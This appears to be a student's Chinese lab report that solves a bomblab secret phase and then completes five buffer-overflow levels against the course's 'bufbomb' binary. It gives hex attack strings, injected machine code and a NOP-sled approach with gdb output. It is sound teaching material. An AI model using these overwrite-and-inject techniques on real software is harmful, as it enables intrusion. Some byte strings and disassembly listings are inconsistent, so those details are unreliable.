0x804c110 <n42+4>: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c118 <n43>: 0x14 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c120 <n43+8>: 0x00 0x00 0x00 0x00 0x2f 0x00 0x00 0x00
0x804c128 <n46+4>: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x804c130 <n48>: 0xe9 0x03 0x00 0x00 0x00 0x00 0x00 0x00
0x804c138 <n48+8>: 0x00 0x00 0x00 0x00 0x2b 0x01 0x00 0x00
```

图 33 复杂节点空间

随后，分析其中的每个结点，猜测其也是类似于链表的结构，由三个字组成，第一个字为结点本身的值，第二个字为第一个地址，第三个字为第二个地址，然后简单通过下面的代码逻辑判断是否有其他更改结点指向的操作，最终发现没有，因此就可以构建这个链表图 34，可以看到其整体是二叉树的结构。




图 34 构建的二叉树图

随后进入 func4 函数中进行查看，其整体的代码逻辑不算太过于复杂，转换为 C 语言代码如下：

```

int fun7(Tree* n, int esi) {
    if (!n) return -1;
    if (n->val == esi) return 0;
    else if (n->val < esi)
        return 2 * fun7(n->right, esi) + 1;
    else
        return 2 * fun7(n->left, esi); }
  
```

还记得我们在分析 secret\_phase 函数时要求最终返回的结果为 6，而在上述 func4 中允许的操作包括（1）置零（2）乘二（3）乘二加 1。因此我们可以将 6 分解为  $6 = 2 * (2 * (2 * 0 + 1) + 1)$ ，最终的正向逻辑就是查看在树中这条路径是否满足条件，也就是先向左子树往下，然后两次向右子树往下，最终的结果为 35，同时可以发现 35 能够满足条件不断向下，最终正确跳出。

**4.实验结果：**将字符串写入文件后进行调用，最终提示结果如图 35 所示，完成全部关卡。

```
ymx@LAPTOP-OC9GVT37:~/U202115514$ ./bomb ans.txt
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2. Keep going!
Halfway there!
So you got that one. Try this one.
Good work! On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 35 隐藏阶段结果示意

## 2.3 实验小结

Bomblab 实验充分利用了 gdb、objdump 等汇编级工具,通过六个实验关卡和一个隐藏关卡,实现了对于以下几个方面的训练:充分利用内存空间中的有用信息,在内存中取数;理解循环汇编代码;理解含 switch 的条件分支代码;理解递归调用和栈使用的代码;理解使用指针的代码;理解使用链表/指针/结构的代码;理解使用复杂树结构的代码,不断通过单步调试、区域调试、代码追踪、代码抽象和转化,提升自己的能力。

其中对于我来说, phase\_1 和 phase\_2 是对于基本汇编代码的理解,比较容易做出来;从 phase\_3 到 phase\_4 开始进入各种流程控制语句,就开始有一定的难度,到了指针部分之后更是很复杂,需要通过不断地猜测和验证才能够完成,有时候甚至需要通过部分代码先试出答案,然后才能返回去推导逻辑,因此我觉得自己有了很大的提升。

## 实验 3: 缓冲区溢出攻击

---

### 3.1 实验概述

本部分主要从实验的目的和意义、实验目标、实验要求和实验安排层面进行实验概述的介绍。

**1.实验目的和意义:** 本实验中, 需要使用课程所学知识进行缓冲区的攻击操作, 加深对 IA-32 函数调用规则和栈帧结构的理解。

**2.实验目标:** 对目标程序实施缓冲区溢出攻击 (buffer overflow attacks); 通过造成缓冲区溢出来破坏目标程序的栈帧结构; 继而执行一些原来程序中没有的行为

**3.实验要求:** (1) 使用 gdb 调试器和 objdump 来反汇编攻击代码的可执行文件; (2) 通过 gdb 调试器进行单步调试, 或者设置断点依次执行 (3) 理解每一汇编语言代码的行为或作用, 尽可能设计出合适的字符串实现利用溢出区进行攻击的操作。

**4.实验安排:** 尽可能在一次实验课程完成全部实验。

具体实验环境如下:

系统环境: Windows 10 子系统 WSL 下安装的 Ubuntu 20.04

GDB 版本: GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1

### 3.2 实验内容

本实验需要对目标可执行程序“bufbomb”分别完成 5 个难度递增的缓冲区溢出攻击, 5 个难度依次为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4)。

#### 3.2.1 阶段 1 Smoke

**1.任务描述:** 构造攻击字符串作为目标程序输入, 造成缓冲区溢出, 使 getbuf() 返回时不返回到 test 函数, 而是转向执行 smoke

**2.实验设计:** 通过记录下 Smoke 函数的地址, 通过合理的溢出字符串, 使得其恰好覆盖掉之前入栈的 eip, 即为完成攻击。

**3.实验过程:**

首先，需要确认缓冲区的具体大小，可以通过 `bufbomb` 的反汇编源代码中找到 `getbuf` 函数，观察它的栈帧结构如图 36 所示。

```
080491ec <getbuf>:
080491ec: 55                push    %ebp
080491ed: 89 e5            mov     %esp,%ebp
080491ef: 83 ec 38        sub     $0x38,%esp
080491f2: d8 45 d8        lea     -0x28(%ebp),%eax
080491f5: 89 04 24        mov     %eax,(%esp)
080491f8: e8 55 fb ff ff  call    8048d52 <Gets>
080491fd: b8 01 00 00 00  mov     $0x1,%eax
08049202: c9              leave
08049203: c3              ret
```

图 36 getbuf 的栈帧结构

通过 `sub $0x38,%esp` 和 `lea -0x28(%ebp),%eax` 两个语句可以得出结论 `getbuf` 的栈帧是 `0x38+4` 个字节，而 `buf` 缓冲区的大小是 `0x28`（40 个字节），随后需要找到攻击函数 `Smoke` 的函数地址如图 37 所示，为 `0x08048c90`。

```
08048c90 <smoke>:
8048c90:55      push   %ebp
8048c91:89 e5   mov    %esp,%ebp
```

图 37 Smoke 地址

最后构造攻击字符串，用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是  $0x28+4+4=48$  个字节。攻击字符串的最后 4 字节应是 `smoke` 函数的地址 `0x8048c90`。

攻击字符串的最终值为:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08
```

其中前 44 字节可为任意值，最后 4 字节为 smoke 地址，小端格式。

**4.实验结果：**将上述字符串写入文件中，最终运行函数结果如图 38 所示，成功完成攻击操作。

```
ymx@LAPTOP-OC9GV737:~/lab3$ cat smoke_U202115514.txt | ./hex2raw | ./bufbomb -u U202115514
Userid: U202115514
Cookie: 0x64fd8c26
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 38 Smoke 攻击结果

### 3.2.2 阶段 2 Fizz

**1.任务描述:** 构造攻击字符串使缓冲区溢出而使 getbuf ( ) 返回时转而 fizz 函数而不是 test 函数, 并将 cookie 值作为参数传给 fizz 函数;

**2.实验设计:** 通过记录下 Fizz 函数的地址, 通过合理的溢出字符串, 使得其恰好覆盖掉之前入栈的 eip, 同时也包含参数 cookie 值。

#### 3.实验过程:

首先找到攻击函数 Fizz 的函数地址如图 39 所示, 为 0x08048cba。

```
08048cba <fizz>:  
8048cba:55          push  %ebp  
8048cbb:89 e5          mov   %esp,%ebp  
8048cbd:83 ec 18       sub   $0x18,%esp  
8048cc0:8b 45 08       mov   0x8(%ebp),%eax
```

图 39 Fizz 函数地址

同时, 通过查看上面的代码 mov 0x8(%ebp),%eax 可以确认 fizz 函数参数存储在[ebp+0x8], 因此还需要 8 个字节的 cookie 值覆盖参数, 而 cookie 可以用 makecookie 函数获得, 如图 40 所示。

```
ymx@LAPTOP-OC9GVT37:~/lab3$ ./makecookie U202115514  
0x64fd8c26
```

图 40 获得 cookie 值

最后构造攻击字符串, 用来覆盖数组 buf, 进而溢出并覆盖 ebp 和 ebp 上面的返回地址, 攻击字符串的大小应该是  $0x28+4+4+4+4=56$  个字节。攻击字符串的倒数 12 字节开始的 4 个字节应是 fizz 函数的地址 0x08048cba, 参数 cookie 应该放到再后面 4 个字节开始。

攻击字符串的最终值为:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
26 8c fd 64
```

**4.实验结果:** 将上述字符串写入文件中, 最终运行函数结果如图 41 所示, 成功完成攻击操作。

```

ymx@LAPTOP-OC9GVT37:~/lab3$ cat fizz_U202115514.txt | ./hex2raw | ./bufbomb -u U202115514
Userid: U202115514
Cookie: 0x64fd8c26
Type string:Fizz!: You called fizz(0x64fd8c26)
VALID
NICE JOB!

```

图 41 Fizz 攻击结果

### 3.2.3 阶段 3 Bang

**1.任务描述:** 构造攻击字符串使缓冲区溢出而使 `getbuf()` 返回时转而 `bang` 函数而不是 `test` 函数，并将全局变量 `global_value` 的值改为 `cookie`;

**2.实验设计:** 通过记录下 `Bang` 函数的地址，通过合理的溢出字符串，使得其恰好覆盖掉之前入栈的 `eip`，同时修改全局变量为 `cookie` 值。

#### 3.实验过程:

首先找到攻击函数 `Bang` 的函数地址如图 42 所示，为 `0x08048d05`。

```

08048d05 <bang>:
8048d05:      55                push  %ebp
8048d06:      89 e5            mov   %esp,%ebp
8048d08:      83 ec 18         sub   $0x18,%esp
8048d0b:      a1 18 c2 04 08   mov   0x804c218,%eax

```

图 42 Bang 函数地址

同时通过 `mov 0x804c218,%eax` 也可以确定全局变量 `global_value` 的地址为 `0x804c218`。

进一步考虑想要实现对于全局变量的赋值，就一定需要 `mov` 指令才能够完成，就需要再溢出空间中实现一段代码指令。

在此处需要解决两个问题，一个问题是怎样才能够正确跳转到溢出攻击的代码区域，另一个问题就是溢出攻击区域代码的转换。

第一个问题其实在 `Smoke` 中就已经解决，通过其中的栈帧和 `esp` 的值就可以确定 `buf` 缓冲区的首地址，之后可以看到其将 `buf` 首地址赋给 `eax` 作为 `Gets` 的参数，因此我们直接查看 `eax` 的值，如图所示。

```

Breakpoint 2, 0x08048d58 in Gets ()
(gdb) info reg
eax                0x556831b8                1432891832

```

图 43 eax 的值

因此可以确认 `buf` 的首地址为 `0x556831b8`，也就是将要覆盖原来 `eip` 的值。



第二个问题则可以通过将汇编代码转换成机器代码的方式进行解决，编写的汇编代码如下：

```
movl $0x64fd8c26,0x0804c218
pushl $0x08048d05
ret
```

通过 `gcc -m32 -c bang.s` 命令和 `objdump -d bang.o` 命令将其转换成机器指令如图 44 所示。

```
00000000 <.text>:
0:  c7 05 18 c2 04 08 26      movl    $0x64fd8c26,0x804c218
7:  8c fd 64                  pushl   $0x08048d05
a:  68 05 8d 04 08          pushl   $0x08048d05
f:  c3                      ret
```

图 44 bang.o 机器代码

最后构造攻击字符串，用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是  $0x28+4+4=48$  个字节。攻击字符串的倒数 4 个字节应是 `buf` 缓冲区的首地址 `0x556831b8`，从头开始则为上述转化后的攻击代码。

具体的攻击字符串为：

```
c7 05 18 c2 04 08 26 8c fd 64 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 31 68 55
```

**4.实验结果：**将上述字符串写入文件中，最终运行函数结果如图 45 所示，成功完成攻击操作。

```
ymx@LAPTOP-OC9GVT37:~/lab3$ cat bang_U202115514.txt | ./hex2raw | ./bufbomb -u U202115514
Userid: U202115514
Cookie: 0x64fd8c26
Type string:Bang!: You set global_value to 0x64fd8c26
VALID
NICE JOB!
```

图 45 Bang 攻击结果

### 3.2.4 阶段 4 Bomb

**1.任务描述：**Boom 要求更高明的攻击，要求被攻击程序能返回到原调用函数 `test` 继续执行——即调用函数感觉不到攻击行为。

**2.实验设计：**需要还原对栈帧结构的任何破坏，同时传递正确的参数 `cookie` 值给 `test` 函数，而不是返回值 1。

### 3.实验过程:

首先确定最终返回到 test 函数的地址,如图 46 所示,调用 getbuf 指令的下一条指令即为原本的 eip 返回指令,即为 0x8048e81。

8048e74: e8 6e ff ff ff	call 8048de7 <uniqueval>
8048e79: 89 45 f4	mov %eax,-0xc(%ebp)
8048e7c: e8 6b 03 00 00	call 80491ec <getbuf>
8048e81: 89 c3	mov %eax,%ebx

图 46 返回 test 的地址

因此很容易写出攻击代码如下:

```
movl $0x64fd8c26,%eax
push $0x8048e81
ret
```

转换后的机器指令代码如下所示。

```
00000000 <.text>:
0:  b8 26 8c fd 64      mov     $0x64fd8c26,%eax
5:  68 81 8e 04 08      push    $0x8048e81
a:  c3                  ret
```

图 47 bomb.o 机器指令

但是按照这样构造攻击代码,并不能将 ebp 的值返回,使得其完全没有改变,还是会被察觉,因此可以通过查看在调用 getbuf 之前的 ebp 的值获取其原本应该的 ebp 返回值,具体如图 48 所示,即 ebp 的值为 0x55683210。

```

Breakpoint 1, 0x08048e7c in test ()
(gdb) info regs
Undefined info command: "regs". Try "help info".
(gdb) info reg
eax          0x6b6c13d3          1802245075
ecx          0xf7fab094        -134565740
edx          0x0                0
ebx          0x0                0
esp          0x556831e8        0x556831e8 <_reserved+1036776>
ebp          0x55683210        0x55683210 <_reserved+1036816>
esi          0x556865c0        1432905152
edi          0x1                1
eip          0x8048e7c          0x8048e7c <test+15>
eflags      0x216              [ PF AF IF ]
cs          0x23                35
ss          0x2b                43
ds          0x2b                43
es          0x2b                43
fs          0x0                0
gs          0x63                99

```

图 48 ebp 的值查看

最后构造攻击字符串，用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是  $0x28+4+4=48$  个字节。攻击字符串的倒数 4 个字节应是 buf 缓冲区的首地址 0x556831b8，倒数第八个字节之后的四个字节为 ebp 的值 0x55683210，从头开始则为上述转化后的攻击代码。

具体的攻击字符串为：

```

b8 26 8c fd 64 68 81 8e04 08 c3 00 00 00 00 0000 00 00 00 00 00 0000 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 32 68 55 b8 31 68 55

```

**4.实验结果：**将上述字符串写入文件中，最终运行函数结果如图 49 所示，成功完成攻击操作。

```

ymx@LAPTOP-OC9GVT37:~/lab3$ cat bomb_U202115514.txt |./hex2raw | ./bufbomb -u U202115514
Userid: U202115514
Cookie: 0x64fd8c26
Type string:Boom!: getbuf returned 0x64fd8c26
VALID
NICE JOB!

```

图 49 bomb 攻击结果

### 3.2.5 阶段 5 Nitro

**1.任务描述：**构造攻击字符串使 getbufn 函数（注，在 kaboom 阶段，bufbomb 将调用 testn 函数和 getbufn 函数），返回 cookie 值至 testn 函数，而不是返回值 1。

**2.实验设计：**需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。5 次执行栈（ebp）均不同，要想办法保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 test。

### 3.实验过程：

首先确定此问题的难点就是执行栈的不同，因此此时需要一个很特别的指令 nop 指令（90），不更改任何寄存器和内存空间，仅仅更改 eip 的值，也就是仅仅向下进行跳转。

因此需要确定变动的 ebp 值，通过选定合适的跳转指令，在此之前用 nop 填充，就能够保证变动的栈每次都能正确地执行攻击指令。

首先，先查看调用的 getbufn 缓冲区空间大小，具体结果如图 50 所示。计算可得写入字符串的首地址为  $-0x208(\%ebp)$ ，而返回地址位于  $0x4(\%ebp)$ ，因此我们需填充  $0x4 - (-0x208) = 0x20c = 524$  个字节的字符，再写 4 个字节覆盖 getbufn() 的返回地址。

```
08049204 <getbufn>:
8049204:55                push  %ebp
8049205:89 e5             mov   %esp,%ebp
8049207:81 ec 18 02 00 00 sub   $0x218,%esp
804920d:8d 85 f8 fd ff ff lea   -0x208(%ebp),%eax
8049213:89 04 24          mov   %eax,(%esp)
8049216:e8 37 fb ff ff    call  8048d52 <Gets>
804921b:b8 01 00 00 00    mov   $0x1,%eax
8049220:c9                leave
8049221:c3                ret
8049222:90                nop
8049223:90                nop
```

图 50 getbufn 的写入地址

进一步查看 testn 中本来应该正确返回的地址，如图 51 所示，可以看到函数正常返回 eip 的值应当为 0x8048e15。

```
8048e08:e8 da ff ff ff    call  8048de7 <uniqueval>
8048e0d:89 45 f4          mov   %eax,-0xc(%ebp)
8048e10:e8 ef 03 00 00    call  8049204 <getbufn>
8048e15:89 c3             mov   %eax,%ebx
```

图 51 正常返回的地址

然后探究 esp 和 ebp 的关系，由出入栈的顺序和 ebp 的计算过程如图 52 所示，可以得到 ebp 的正确值为  $esp + 24 + 4 = 0x28(\%esp)$ 。

8048e01:55	push %ebp
8048e02:89 e5	mov %esp,%ebp
8048e04:53	push %ebx
8048e05:83 ec 24	sub \$0x24,%esp
8048e08:e8 da ff ff ff	call 8048de7 <uniqueval>
8048e0d:89 45 f4	mov %eax,-0xc(%ebp)

图 52 ebp 计算过程

因此可以设计攻击代码的汇编语言如下：

```
movl $0x64fd8c26,%eax
lea 0x28(%esp),%ebp
push $0x8048e15
ret
```

然后将其转换成机器指令如图 53 所示。

```
00000000 <.text>:
0:  b8 26 8c fd 64      mov     $0x64fd8c26,%eax
5:  8d 6c 24 28          lea     0x28(%esp),%ebp
9:  68 15 8e 04 08       push    $0x8048e15
e:  c3                  ret
```

图 53 nitro.o 机器指令

最后确定返回地址，也即通过 ebp 值得变动确定，具体变动如下所示。

```

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) i r ebp
ebp          0x556831e0          0x556831e0 <_reserved+1036768>
(gdb) c
Continuing.
Type string:00
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) i r ebp
ebp          0x55683240          0x55683240 <_reserved+1036864>
(gdb) c
Continuing.
Type string:00
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) i r ebp
ebp          0x55683190          0x55683190 <_reserved+1036688>
(gdb) c
Continuing.
Type string:00
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) i r ebp
ebp          0x55683180          0x55683180 <_reserved+1036672>
(gdb) c
Continuing.
Type string:00
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) i r ebp
ebp          0x55683240          0x55683240 <_reserved+1036864>
(gdb) c
Continuing.
Type string:00
Dud: getbufn returned 0x1
Better luck next time

```

图 54 ebp 具体变动

最终我们选择最大的 `ebp-208` 的值作为我们该的跳转地址，因为如果选择更小的地址作为跳转地址时，当执行更大的 `ebp-208` 作为缓冲区地址时，跳转指令就不能跳转到我们构造的 `nop` 缓冲区中，就会发生段错误，最终 `ebp` 的值为 `0x55683038`。

最后构造攻击字符串，用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是  $520+4+4=528$  个字节。攻击字符串的倒数 4 个字节应是 `nop` 缓冲区中的一个地址，即为我们设定的首地址 `0x55683038`，从头开始则为上述转化后的攻击代码，其余用 `90` 填充。

由于具体攻击字符串过长，在此不做展示。

**4.实验结果：**将上述字符串写入文件中，最终运行函数结果如图 55 所示，成功完成攻击操作。

```
ymx@LAPTOP-0C9GVT37:~/lab3$ cat nitro_U202115514.txt | ./hex2raw -n | ./bufbomb -n -u U202115514
Userid: U202115514
Cookie: 0x64fd8c26
Type string:KABOOM!: getbufn returned 0x64fd8c26
Keep going
Type string:KABOOM!: getbufn returned 0x64fd8c26
Keep going
Type string:KABOOM!: getbufn returned 0x64fd8c26
Keep going
Type string:KABOOM!: getbufn returned 0x64fd8c26
Keep going
Type string:KABOOM!: getbufn returned 0x64fd8c26
VALID
NICE JOB!
```

图 55 Nitro 攻击结果

### 3.3 实验小结

缓冲区溢出攻击实验充分利用了 gdb、objdump 等汇编级工具,通过五个实验关卡，实现了对于以下几个方面的训练：充分利用栈帧内的有效信息；理解缓冲区溢出的意义；理解使用汇编代码编写溢出攻击代码后将其转化为机器级攻击代码；理解缓冲攻击时栈帧发生的改变；理解如何修改全局变量，如何利用一处漏洞进行整个系统的攻击和修改，不断通过单步调试、区域调试、代码追踪、代码抽象和转化，提升自己的能力。

其中对于我来说，前两个溢出区的攻击不改变基本的跳转过程，比较容易做出来；从第二个实验到第三个实验的过渡是比较困难的，也是非常关键的，意味着我可以使用溢出区达到我任意想达到的目的，最后一个实验的难度也比较的，我在确定 ebp 值的步骤卡了很久，因为还是对于栈帧的代码执行顺序和出入栈有一点混淆，因此我觉得自己有了很大的提升。

## 实验总结

本此实验主要包含三个实验内容,分别是 Lab1 浮点数,Lab2bomblab 和 Lab3 缓冲区溢出攻击。这些实验让我深入理解了汇编相关一些重要概念和调试技术,并且学到了很多有用的技能。

在 Lab1 中,我学习了如何使用各种位运算符号来实现所需的功能,这让我认识到可以通过简单的位运算来实现很多复杂的功能,从而优化程序结构,提高程序的执行效率。同时,我也进一步了解了数据的存储形式。

在 Lab2 中,我们被要求拆除一个“binary bombs”的炸弹。在这个实验中,我学会了如何使用反汇编、gdb 调试和 objdump 等工具来通过阅读理解程序汇编语言代码、设置断点单步调试查看寄存器以及地址内容、获取可执行程序的存储信息以及主要功能。通过这个实验,我加强了对于 AT&T 汇编格式的理解,也掌握了一种解密程序的方法。同时,我还了解了 gdb 调试器的使用方法和各种功能。

在 Lab3 中,我们需要输入攻击字符串,使缓冲区溢出并改变程序的执行行为。在这个实验中,我通过反汇编、gdb 调试和 objdump 等工具获取了栈帧和栈的各种信息,并构造了合适的攻击代码写入栈帧,从而改变了函数返回地址以及返回后的执行行为。通过这个实验,我加强了对于栈帧和栈以及函数返回原理的了解。

总的来说,这些实验让我深入理解了汇编相关一些重要概念和调试技术,同时也很大程度上提高了我思考、解决问题的能力,使我受益匪浅。